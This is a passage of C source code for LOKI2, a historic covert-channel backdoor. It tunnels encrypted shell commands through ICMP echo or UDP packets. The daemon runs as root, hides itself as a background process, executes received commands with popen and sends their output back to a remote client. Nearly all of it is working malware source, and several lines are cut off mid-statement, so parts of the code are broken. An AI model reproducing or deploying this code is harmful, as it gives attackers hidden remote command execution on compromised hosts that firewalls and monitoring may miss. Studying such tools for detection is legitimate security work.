                                            /* copy unset bf key and set salt */
    bcopy(key, client[emptyslot].key, BF_KEYSIZE);
    client[emptyslot].ivec_salt         = 0;
#endif
    ulocks();
    return (emptyslot);
}


/*
```

```
 *  Look for a client entry in the client database.  Either copy the clients
 *  key into user_key and update timestamp, or clear the array entry,
 *  depending on the disposition of the call.
 */

int locate_client(int disposition)
{
    int i = 0;

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {
            if (disposition == FIND)    /* update timestamp */
            {
                client[i].touchtime = time((time_t *)NULL);
#ifdef STRONG_CRYPTO
                                        /* Grab the key */
                bcopy(client[i].key, user_key, BF_KEYSIZE);
#endif
            }
                                        /* Remove entry */
            else if (disposition == DESTROY)
                bzero(&client[i], sizeof(client[i]));
            ulocks();
            return (i);
        }
    }
    ulocks();                           /* Didn't find the client */
    return (NNOK);
}


/*
 *  Fill a string with current stats about a particular client.
 */

int stat_client(int entry, u_char *buf, int prot, time_t uptime)
{

    int n = 0;
    time_t now = 0;
    struct protoent *proto = 0;
                                        /* locate_client didn't find an
                                         * entry
                                         */
    if (entry == NNOK)
    {
 fprintf(stderr, "DEBUG: stat_client nono\n");
        return (NOK);
    }
    n = sprintf(buf, "\nlokid version:\t\t%s\n", VERSION);
    n += sprintf(&buf[n], "remote interface:\t%s\n", host_lookup(rdg.iph.ip_dst));

    proto = getprotobynumber(prot);
    n += sprintf(&buf[n], "active transport:\t%s\n", proto -> p_name);
    n += sprintf(&buf[n], "active cryptography:\t%s\n", CRYPTO_TYPE);
    time(&now);
    n += sprintf(&buf[n], "server uptime:\t\t%.02f minutes\n", difftime(now, uptime) / 0x3c);

    locks();
    n += sprintf(&buf[n], "client ID:\t\t%d\n",      client[entry].client_id);
    n += sprintf(&buf[n], "packets written:\t%ld\n", client[entry].packets_sent);
    n += sprintf(&buf[n], "bytes written:\t\t%ld\n", client[entry].bytes_sent);
    n += sprintf(&buf[n], "requests:\t\t%d\n",       client[entry].hits);
    ulocks();

    return (n);
}
/*
```

```
 *  Unsets alarm timer, then calls age_client, then resets signal handler
 *  and alarm timer.
 */

void client_expiry_check(){

    alarm(0);
    age_client();
                                            /* re-establish signal handler */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, "[fatal] cannot catch SIGALRM");

    alarm(KEY_TIMER);
}


/*
 *  This function is called every KEY_TIMER interval to sweep through the
 *  client list.  It zeros any entrys it finds that have not been accessed
 *  in KEY_TIMER seconds.  This gives us a way to free up entries from clients
 *  which may have crashed or lost their QUIT_C packet in transit.
 */

void age_client()
{

    time_t timestamp = 0;
    int i = 0;

    time(&timestamp);
    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (client[i].client_id)
        {
            if (difftime(timestamp, client[i].touchtime) > KEY_TIMER)
            {
                if (verbose) fprintf(stderr, "\nlokid: inactive client <%d> expired from list [%d]\n", client
                bzero(&client[i], sizeof(client[i]));
#ifdef STRONG_CRYPTO
                ivec_salt = 0;
#endif
            }
        }
    }
    ulocks();
}


/*
 *  Update the statistics for client.
 */

void update_client(int entry, int pcount, u_long bcount)
{
    locks();
    client[entry].touchtime      = time((time_t *)NULL);
    client[entry].packets_sent  += pcount;
    client[entry].bytes_sent    += bcount;
    client[entry].hits          ++;
    ulocks();
}


/*
 *  Returns the IP address and ID of the targeted entry
 */

u_long check_client_ip(int entry, u_short *id)
{
    u_long ip = 0;
```

```
    locks();
    if ((*id = (client[entry].client_id))) ip = client[entry].client_ip;
    ulocks();

    return (ip);
}

#ifdef STRONG_CRYPTO

/*
 *  Update and return the IV salt for the client
 */

u_short update_client_salt(int entry)
{

    u_short salt = 0;

    locks();
    salt = ++client[entry].ivec_salt;
    ulocks();

    return (salt);
}

#endif  /* STRONG_CRYPTO */


/* EOF */

/*
 * LOKI
 *
 * client_db header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


/*
 *  Client info list.
 *  MAX_CLIENT of these will be kept in a server-side array
 */

struct client_list
{
#ifdef  STRONG_CRYPTO
    u_char key[BF_KEYSIZE];             /* unset bf key                     */
    u_short ivec_salt;                  /* the IV salter                    */
#endif
    u_short client_id;                  /* client loki_id                   */
    u_long client_ip;                   /* client IP address                */
    time_t  touchtime;                  /* last time entry was hit          */
    u_long packets_sent;                /* Packets sent to this client      */
    u_long bytes_sent;                  /* Bytes sent to this client        */
    u_int hits;                         /* Number of queries from client    */
#ifdef  PTY
    int pty_fd;                         /* Master PTY file descriptor       */
#endif
};

#define IS_GOOD_CLIENT(ldg)\
\
(c_id           == client[i].client_id   &&  \
 ldg.iph.ip_src == client[i].client_ip)  >   \
                            (0) ? (1) : (0) \

void update_client(int, int, u_long);   /* Update a client entry            */
                                        /* client info into supplied buffer */
int stat_client(int, u_char *, int, time_t);
int add_client(u_char *);               /* add a client entry               */
```

```
int locate_client(int);                 /* find a client entry             */
void age_client(void);                  /* age a client from the list      */
u_short update_client_salt(int);        /* update and return salt          */
u_long check_client_ip(int, u_short *); /* return ip and id of target      */

/*
 * LOKI2
 *
 * [ crypt.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "crypt.h"
#include "md5/global.h"
#include "md5/md5.h"

#ifdef STRONG_CRYPTO
u_char user_key[BF_KEYSIZE];                /* unset blowfish key */
BF_KEY bf_key;                              /* set key */
volatile u_short ivec_salt = 0;


/*
 *  Blowfish in cipher-feedback mode.  This implements blowfish (a symmetric
 *  cipher) as a self-synchronizing stream cipher.  The initialization
 *  vector (the initial dummy cipher-text block used to seed the encryption)
 *  need not be secret, but it must be unique for each encryption.  I fill
 *  the ivec[] array with every 3rd key byte incremented linear-like via
 *  a global encryption counter (which must be synced in both client and
 *  server).
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0, j = 0, num      = 0;
    u_char ivec[IVEC_SIZE + 1] = {0};

    for (; i < BF_KEYSIZE; i += 3)         /* fill in IV */
        ivec[j++] = (user_key[i] + (u_char)ivec_salt);
    BF_cfb64_encrypt(t, t, (long)(BUFSIZE - 1), &bf_key, ivec, &num, m);
}


/*
 *  Generate DH keypair.
 */

DH* generate_dh_keypair()
{

    DH *dh = NULL;
                                        /* Initialize the DH structure */
    dh = DH_new();
                                        /* Convert the prime into BIGNUM */
    (BIGNUM *)(dh -> p) = BN_bin2bn(modulus, sizeof(modulus), NULL);
                                        /* Create a new BIGNUM */
    (BIGNUM *)(dh -> g) = BN_new();
                                        /* Set the DH generator */
    BN_set_word((BIGNUM *)(dh -> g), DH_GENERATOR_5);
                                        /* Generate the key pair */
    if (!DH_generate_key(dh)) return ((DH *)NULL);

    return(dh);
}


/*
```

```
 *  Extract blowfish key from the DH shared secret.  A simple MD5 hash is
 *  perfect as it will return the 16-bytes we want, and obscure any possible
 *  redundancies or key-bit leaks in the DH shared secret.
 */


u_char *extract_bf_key(u_char *dh_shared_secret, int set_bf)
{

    u_char digest[MD5_HASHSIZE];
    unsigned len = BN2BIN_SIZE;
    MD5_CTX context;
                                        /* initialize MD5 (loads magic context
                                         * constants)
                                         */
    MD5Init(&context);
                                        /* MD5 hashing */
    MD5Update(&context, dh_shared_secret, len);
                                        /* clean up of MD5 */
    MD5Final(digest, &context);
    bcopy(digest, user_key, BF_KEYSIZE);
                                        /* In the server we dunot set the key
                                         * right away; they are set when they
                                         * are nabbed from the client list.
                                         */
    if (set_bf == OK)
    {
        BF_set_key(&bf_key, BF_KEYSIZE, user_key);
        return ((u_char *)NULL);
    }
    else return (strdup(user_key));
}
#endif
#ifdef WEAK_CRYPTO

/*
 *  Simple XOR obfuscation.
 *
 *  ( Syko was right -- the following didn't work under certain compilation
 *  environments...  Never write code in which the order of evaluation defines
 *  the result.  See K&R page 53, at the bottom... )
 *
 *  if (!m) while (i < bs) t[i] ^= t[i++ +1];
 *  else
 *  {
 *      i = bs;
 *      while (i) t[i - 1] ^= t[i--];
 *  }
 *
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0;

    if (!m)
    {                           /* Encrypt */
        while (i < bs)
        {
            t[i] ^= t[i + 1];
            i++;
        }
    }
    else
    {                           /* Decrypt */
        i = bs;
        while (i)
        {
            t[i - 1] ^= t[i];
            i--;
```

```
        }
    }
}

#endif
#ifdef NO_CRYPTO

/*
 *  No encryption
 */

void blur(int m, int bs, u_char *t){}

#endif

/* EOF */

/*
 * LOKI
 *
 * crypt header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#ifdef STRONG_CRYPTO
/* 384-bit strong prime */

u_char modulus[] =
{

0xDA, 0xE1, 0x01, 0xCD, 0xD8, 0xC9, 0x70, 0xAF, 0xC2, 0xE4, 0xF2, 0x7A,
0x41, 0x8B, 0x43, 0x39, 0x52, 0x9B, 0x4B, 0x4D, 0xE5, 0x85, 0xF8, 0x49,
0x03, 0xA9, 0x66, 0x2C, 0xC0, 0x8A, 0xA6, 0x58, 0x3E, 0xCB, 0x72, 0x14,
0xA7, 0x75, 0xDB, 0x42, 0xFC, 0x3E, 0x4D, 0xDF, 0xB9, 0x24, 0xC8, 0xB3,

};
#endif

/*
 * LOKI2
 *
 * [ loki.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"

jmp_buf env;
struct loki sdg, rdg;
int verbose     = OK, cflags = 0, ripsock = 0, tsock = 0;
u_long p_read   = 0;                    /* packets read */


#ifdef  STRONG_CRYPTO
DH *dh_keypair = NULL;                  /* DH public and private keypair */
extern u_short ivec_salt;
#endif


int main(int argc, char *argv[])
{

    static int prot         = IPPROTO_ICMP, one = 1, c = 0;
#ifdef  STRONG_CRYPTO
    static int established  = 0, retran = 0;
#endif
    static u_short loki_id  = 0;
```

```
    int timer               = MIN_TIMEOUT;
    u_char buf[BUFSIZE]     = {0};
    struct protoent *pprot  = 0;
    struct sockaddr_in sin;
                                        /* Ensure we have proper permissions */
    if (getuid() || geteuid()) err_exit(1, 1, verbose, L_MSG_NOPRIV);
    loki_id = getpid();                 /* Allows us to individualize each
                                         * same protocol loki client session
                                         * on a given host.
                                         */
    bzero((struct sockaddr_in *)&sin, sizeof(sin));
    while ((c = getopt(argc, argv, "v:d:t:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'd':                   /* destination address of daemon */
                strncpy(buf, optarg, BUFSIZE - 1);
                sin.sin_family      = AF_INET;
                sin.sin_addr.s_addr = name_resolve(buf);
                break;

            case 't':                   /* change alarm timer */
                if ((timer = atoi(optarg)) < MIN_TIMEOUT)
                     err_exit(1, 0, 1, "Invalid timeout.\n");
                break;

            case 'p':                   /* select transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY */
                        prot = IPPROTO_ICMP;
                        break;

                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
                        err_exit(1, 0, verbose, "Unknown transport.\n");
                }
                break;

            default:
                err_exit(0, 0, 1, C_MSG_USAGE);
        }
    }
                                        /* we need a destination address */
    if (!sin.sin_addr.s_addr) err_exit(0, 0, verbose, C_MSG_USAGE);
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);

#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto */
    if (prot != IPPROTO_ICMP) err_exit(0, 0, verbose, L_MSG_ICMPONLY);
#endif
                                        /* Raw socket to build packets */
    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, verbose, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif

#ifdef  IP_HDRINCL
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* register packet dumping function
```

```
                                        * to be called upon exit
                                        */
    if (atexit(packets_read) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    for (; ;)
    {
#ifdef  STRONG_CRYPTO
                                       /* Key negotiation phase.  Before we
                                        * can do anything, we need to share
                                        * a secret with the server.  This
                                        * is our key management phase.
                                        * After this is done, we are
                                        * established.  We try MAX_RETRAN
                                        * times to contact a  server.
                                        */
        if (!established)
        {
                                       /* Generate the DH parameters and public
                                        * and private keypair
                                        */
            if (!dh_keypair)
            {
                if (verbose) fprintf(stderr, "\nloki: %s", L_MSG_DHKEYGEN);
                if (!(dh_keypair = generate_dh_keypair()))
                    err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
            }
            if (verbose) fprintf(stderr, "\nloki: submiting our public key to server");
                                       /* convert the BIGNUM public key
                                        * into a big endian byte string
                                        */
            bzero((u_char *)buf, BUFSIZE);
            BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf);
                                       /* Submit our key and request to
                                        * the server (in one packet)
                                        */
            if (verbose) fprintf(stderr, C_MSG_PKREQ);
            loki_xmit(buf, loki_id, prot, sin, L_PK_REQ);
        }
        else
        {
#endif
            bzero((u_char *)buf, BUFSIZE);
            fprintf(stderr, PROMPT);        /* prompt user for input */
            read(STDIN_FILENO, buf, BUFSIZE - 1);
            buf[strlen(buf)] = 0;
                                            /* Nothing to parse */
            if (buf[0] == '\n') continue;   /* Escaped command */
            if (buf[0] == '/') if ((!c_parse(buf, &timer))) continue;
                                       /* Send request to server */
            loki_xmit(buf, loki_id, prot, sin, L_REQ);
#ifdef  STRONG_CRYPTO
        }
#endif
                                       /* change transports */
        if (cflags & NEWTRANS)
        {
            close(tsock);
            prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
            if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
                 err_exit(1, 1, verbose, L_MSG_SOCKET);

            pprot = getprotobynumber(prot);
            if (verbose) fprintf(stderr, "\nloki: Transport protocol changed to %s.\n", pprot -> p_name);
            cflags &= ~NEWTRANS;
            continue;
        }
        if (cflags & TERMINATE)         /* client should exit */
        {
            fprintf(stderr, "\nloki: clean exit\nroute [guild worldwide]\n");
            clean_exit(0);
```

```
        }
                                        /* Clear TRAP and VALID PACKET flags */
        cflags &= (~TRAP & ~VALIDP);
                                        /* set alarm singal handler */
        if (signal(SIGALRM, catch_timeout) == SIG_ERR)
            err_exit(1, 1, verbose, L_MSG_SIGALRM);
                                        /* returns true if we land here as the
                                         * result of a longjmp() -- IOW the
                                         * alarm timer went off
                                         */
        if (setjmp(env))
        {
            fprintf(stderr, "\nAlarm.\n%s", C_MSG_TIMEOUT);
            cflags |= TRAP;
#ifdef  STRONG_CRYPTO
            if (!established)           /* No connection established yet */
                if (++retran == MAX_RETRAN) err_exit(1, 0, verbose, "[fatal] cannot contact server.  Giving u
                else if (verbose) fprintf(stderr, "Resending...\n");
#endif
        }
        while (!(cflags & TRAP))
        {                               /* TRAP will not be set unless the
                                         * alarm timer expires or we get
                                         * an EOT packet
                                         */
           alarm(timer);                /* block until alarm or read */

           if ((c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE)) < 0)
                perror("[non fatal] network read error");

            switch (prot)
            {                           /* Is this a valid Loki packet? */
                case IPPROTO_ICMP:
                    if ((IS_GOOD_ITYPE_C(rdg))) cflags |= VALIDP;
                    break;

                case IPPROTO_UDP:
                    if ((IS_GOOD_UTYPE_C(rdg))) cflags |= VALIDP;
                    break;

                default:
                    err_exit(1, 0, verbose, L_MSG_WIERDERR);
            }
            if (cflags & VALIDP)
            {
#ifdef  DEBUG
        fprintf(stderr, "\n[DEBUG]\t\tloki: packet read %d bytes, type: ", c);
        PACKET_TYPE(rdg);
        DUMP_PACKET(rdg, c);
#endif
                                        /* we have a valid packet and can
                                         * turn off the alarm timer
                                         */
                alarm(0);
                switch (rdg.payload[0]) /* determine packet type */
                {
                    case L_REPLY :      /* standard reply packet */
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        blur(DECR, BUFSIZE - 1, buf);
#ifndef DEBUG
                        fprintf(stderr, "%s", buf);
#endif
                        p_read++;
                        break;

                    case L_EOT :        /* end of transmission packet */
                        cflags |= TRAP;
                        p_read++;
                        break;

                    case L_ERR :        /* error msg packet (not encrypted) */
```

```
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        fprintf(stderr, "%s", buf);
#ifdef  STRONG_CRYPTO
                                        /* If the connection is not established
                                         * we exit upon receipt of an error
                                         */
                        if (!established) clean_exit(1);
#endif
                        break;
#ifdef  STRONG_CRYPTO
                    case L_PK_REPLY :   /* public-key receipt */
                        if (verbose) fprintf(stderr, C_MSG_PKREC);
                                        /* compute DH key parameters */
                        DH_compute_key(buf, (void *)BN_bin2bn(&rdg.payload[1], BN2BIN_SIZE, NULL), dh_keypair
                                        /* extract blowfish key from the
                                         * DH shared secret.
                                         */
                        if (verbose) fprintf(stderr, C_MSG_SKSET);
                        extract_bf_key(buf, OK);
                        established = OK;
                        break;
#endif
                    case L_QUIT:        /* termination directive packet */
                        fprintf(stderr, C_MSG_MUSTQUIT);
                        clean_exit(0);

                    default :
                        fprintf(stderr, "\nUnknown LOKI packet type");
                        break;
                }
                cflags &= ~VALIDP;      /* reset VALID PACKET flag */
            }
        }
    }
    return (0);
}


/*
 *  Build and transmit Loki packets (client version)
 */

void loki_xmit(u_char *payload, u_short loki_id, int prot, struct sockaddr_in sin, int ptype)
{

    bzero((struct loki *)&sdg, LOKIP_SIZE);
                                        /* Encrypt and load payload, unless
                                         * we are doing key management
                                         */
    if (ptype != L_PK_REQ)
    {
#ifdef  STRONG_CRYPTO
        ivec_salt++;
#endif
        blur(ENCR, BUFSIZE - 1, payload);
    }
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3                                            /* Our workaround. */
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = loki_id;          /* Session ID */
        sdg.ttype.icmph.icmp_seq    = L_TAG;            /* Loki ID */
        sdg.payload[0]              = ptype;
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE + ICMPH_SIZE);
```

```
    }
    if (prot == IPPROTO_UDP)
    {
        sdg.ttype.udph.uh_sport     = loki_id;
        sdg.ttype.udph.uh_dport     = NL_PORT;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.payload[0]              = ptype;
        sdg.ttype.udph.uh_sum       =
             i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

    if ((sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE, (int)NULL, (struct sockaddr *) &sin, sizeof(sin)) <
    {
        if (verbose) perror("[non fatal] truncated write");
    }
}


/*
 *  help is here
 */

void help()
{

    fprintf(stderr,"
    %s\t\t-  you are here
    %s xx\t\t-  change alarm timeout to xx seconds (minimum of %d)
    %s\t\t-  query loki server for client statistics
    %s\t\t-  query loki server for all client statistics
    %s\t\t-  swap the transport protocol ( UDP <-> ICMP ) [in beta]
    %s\t\t-  quit the client
    %s\t\t-  quit this client and kill all other clients (and the server)
    %s dest\t\t-  proxy to another server    [ UNIMPLIMENTED ]
    %s dest\t-  redirect to another client [ UNIMPLIMENTED ]\n",

    HELP, TIMER, MIN_TIMEOUT, STAT_C, STAT_ALL, SWAP_T, QUIT_C, QUIT_ALL, PROXY_D, REDIR_C);
}


/*
 *  parse escaped commands
 */

int c_parse(u_char *buf, int *timer)
{

    cflags &= ~VALIDC;
                                        /* help */
    if (!strncmp(buf, HELP, sizeof(HELP) - 1) || buf[1] == '?')
    {
        help();
        return (NOK);
    }
                                        /* change alarm timer */
    else if (!strncmp(buf, TIMER, sizeof(TIMER) - 1))
    {
        cflags |= VALIDC;
        (*timer) = atoi(&buf[sizeof(TIMER) - 1]) > MIN_TIMEOUT ? atoi(&buf[sizeof(TIMER) - 1]) : MIN_TIMEOUT;
        fprintf(stderr, "\nloki: Alarm timer changed to %d seconds.", *timer);
        return (NOK);
    }
                                        /* Quit client, send notice to server */
    else if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
        cflags |= (TERMINATE | VALIDC);
```

```
                                        /* Quit client, send kill to server */
    else if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
        cflags |= (TERMINATE | VALIDC);
                                        /* Request server-side statistics */
    else if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
        cflags |= VALIDC;
                                        /* Swap transport protocols */
    else if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
                                        /* When using strong crypto we do not
                                         * want to swap protocols.
                                         */
#ifdef  STRONG_CRYPTO
        fprintf(stderr, C_MSG_NOSWAP);
        return (NOK);
#elif   !(__linux__)
        fprintf(stderr, "\nloki: protocol swapping only supported in Linux\n");
        return (NOK);
#else
        cflags |= (NEWTRANS | VALIDC);
#endif

    }
                                        /* Request server to redirect output
                                         * to another LOKI client
                                         */
    else if (!strncmp(buf, REDIR_C, sizeof(REDIR_C) - 1))
        cflags |= (REDIRECT | VALIDC);
                                        /* Request server to simply proxy
                                         * requests to another LOKI server
                                         */
    else if (!strncmp(buf, PROXY_D, sizeof(PROXY_D) - 1))
        cflags |= (PROXY | VALIDC);

                                        /* Bad command trap */
    if (!(cflags & VALIDC))
    {
        fprintf(stderr, "Unrecognized command %s\n",buf);
        return (NOK);
    }

    return (OK);
}


/*
 *  Dumps packets read by client...
 */

void packets_read()
{
    fprintf(stderr, "Packets read: %ld\n", p_read);
}

/* EOF */

/*
 * LOKI2
 *
 * [ lokid.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "client_db.h"
#include "shm.h"

jmp_buf env;                            /* holds our stack frame    */
struct loki sdg, rdg;                   /* LOKI packets             */
```

```
time_t uptime   = 0;                    /* server uptime            */
u_long b_sent   = 0, p_sent = 0;        /* bytes / packets written  */
u_short c_id    = 0;                    /* client id                */
int destroy_shm = NOK;                  /* Used to mark whether or not
                                         * a process should destroy the
                                         * shm segment upon exiting.
                                         */
int verbose     = OK, prot = IPPROTO_ICMP, ripsock = 0, tsock = 0;

#ifdef  STRONG_CRYPTO
extern u_char user_key[BF_KEYSIZE];
extern BF_KEY bf_key;
extern u_short ivec_salt;
DH *dh_keypair = NULL;                  /* DH public and private key */
#endif

#ifdef PTY
int mfd = 0;                            /* master PTY file descriptor */
#endif

int main(int argc, char *argv[])
{

    static int one       = 1, c = 0, cflags = 0;
    u_char buf1[BUFSIZE] = {0};
    pid_t pid            = 0;
#ifdef  STRONG_CRYPTO
    static int c_ind     = -1;
#endif
#ifdef  POPEN
    FILE *job            = NULL;
    char buf2[BUFSIZE]   = {0};
#endif
                                        /* ensure we have proper permissions */
    if (geteuid() || getuid()) err_exit(0, 1, 1, L_MSG_NOPRIV);
    while ((c = getopt(argc, argv, "v:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'p':                   /* choose transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY */
                        prot = IPPROTO_ICMP;
                        break;

                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
                        err_exit(1, 0, 1, "Unknown transport\n");
                }
                break;

            default:
                err_exit(0, 0, 1, S_MSG_USAGE);
        }
    }
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto */
    if (prot != IPPROTO_ICMP) err_exit(0, 0, 1, L_MSG_ICMPONLY);
#else
                                        /* Child will signal parent if a
                                         * transport protcol switch is
                                         * required
```

```
                                        */
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
#endif

    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif

#ifdef  IP_HDRINCL
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* power up shared memory segment and
                                         * semaphore, register dump_shm to be
                                         * called upon exit
                                         */
    prep_shm();
    if (atexit(dump_shm) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    time(&uptime);                      /* server uptime timer */

#ifdef  STRONG_CRYPTO
                                        /* Generate DH parameters */
    if (verbose) fprintf(stderr, "\nlokid: %s", L_MSG_DHKEYGEN);
    if (!(dh_keypair = generate_dh_keypair()))
        err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
    if (verbose) fprintf(stderr, "\nlokid: done.\n");
#endif
#ifndef DEBUG
    shadow();                       /* go daemon */
#endif
    destroy_shm = OK;               /* if this process exits at any point
                                     * from hereafter, mark shm as destroyed
                                     */
                                    /* Every KEY_TIMER seconds, we should
                                     * check the client_key list and see
                                     * if any entries have been idle long
                                     * enough to expire them.
                                     */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
    alarm(KEY_TIMER);

    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);

    for (; ;)
    {
        cflags &= ~VALIDP;              /* Blocking read */
        c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE);

        switch (prot)
        {                               /* Is this a valid Loki packet? */
            case IPPROTO_ICMP:
                if ((IS_GOOD_ITYPE_D(rdg)))
                {
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.icmph.icmp_id;
                }
                break;

            case IPPROTO_UDP:
                if ((IS_GOOD_UTYPE_D(rdg)))
                {
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.udph.uh_sport;
```

```
                }
                break;

            default:
                err_exit(1, 0, verbose, L_MSG_WIERDERR);
        }
        if (cflags & VALIDP)
        {
#ifdef  DEBUG
        fprintf(stderr, "\n[DEBUG]\t\tlokid: packet read %d bytes, type: ", c);
        PACKET_TYPE(rdg);
        DUMP_PACKET(rdg, c);
#endif
    switch (pid = fork())
            {
        case 0:
                    destroy_shm = NOK;
#ifdef  SOLARIS
                    close(ripsock);
                    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
                    err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
                    fprintf(stderr, "\nRaw IP socket: ");
                    fd_status(ripsock, OK);
#endif  /* DEBUG */
#endif  /* SOLARIS */
    break;

                default:
                    bzero((struct loki *)&rdg, LOKIP_SIZE);
                    cflags &= ~VALIDP;
    continue;

        case -1:            /* fork error */
    err_exit(1, 1, verbose, "[fatal] forking error");
            }
#ifdef  STRONG_CRYPTO
            if (rdg.payload[0] == L_PK_REQ)
            {
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: public key submission and request : %s <%d> ", host_lookup(rdg.
                    fprintf(stderr, "\nlokid: computing shared secret");
                }
                DH_compute_key(buf1, (void *)BN_bin2bn(&rdg.payload[1], BN2BIN_SIZE, NULL), dh_keypair);
                if (verbose) fprintf(stderr, "\nlokid: extracting 128-bit blowfish key");
                if (((c = add_client(extract_bf_key(buf1, NOK))) == -1))
                {
#else
                if (((c = add_client((u_char *)NULL)) == -1))
                {
#endif
                    lokid_xmit(S_MSG_PACKED, LP_DST, L_ERR, NOCR);
                    lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                    err_exit(1, 0, verbose, "\nlokid: Cannot add key\n");
                }

#ifdef  STRONG_CRYPTO
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: client <%d> added to list [%d]", c_id, c);
                    fprintf(stderr, "\nlokid: submiting my public key to client");
                }
                bzero((u_char *)buf1, BUFSIZE);
                BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf1);

                lokid_xmit(buf1, LP_DST, L_PK_REPLY, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                clean_exit(0);
            }
            bzero((u_char *)buf1, BUFSIZE);
```

```
            if ((c_ind = locate_client(FIND)) == -1)
            {
                lokid_xmit(S_MSG_UNKNOWN, LP_DST, L_ERR, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                err_exit(1, 0, verbose, S_MSG_UNKNOWN);
            }
            else BF_set_key(&bf_key, BF_KEYSIZE, user_key);
#endif
    bcopy(&rdg.payload[1], buf1, BUFSIZE - 1);
#ifdef  STRONG_CRYPTO
            ivec_salt = update_client_salt(c_ind);
#endif
            blur(DECR, BUFSIZE - 1, buf1);
            if (buf1[0] == '/') d_parse(buf1, pid, ripsock);
#ifdef  POPEN
            if (!(job = popen(buf1, "r")))
                err_exit(1, 1, verbose, "\nlokid: popen");

            while (fgets(buf2, BUFSIZE - 1, job))
            {
                bcopy(buf2, buf1, BUFSIZE);
                lokid_xmit(buf1, LP_DST, L_REPLY, OKCR);
            }
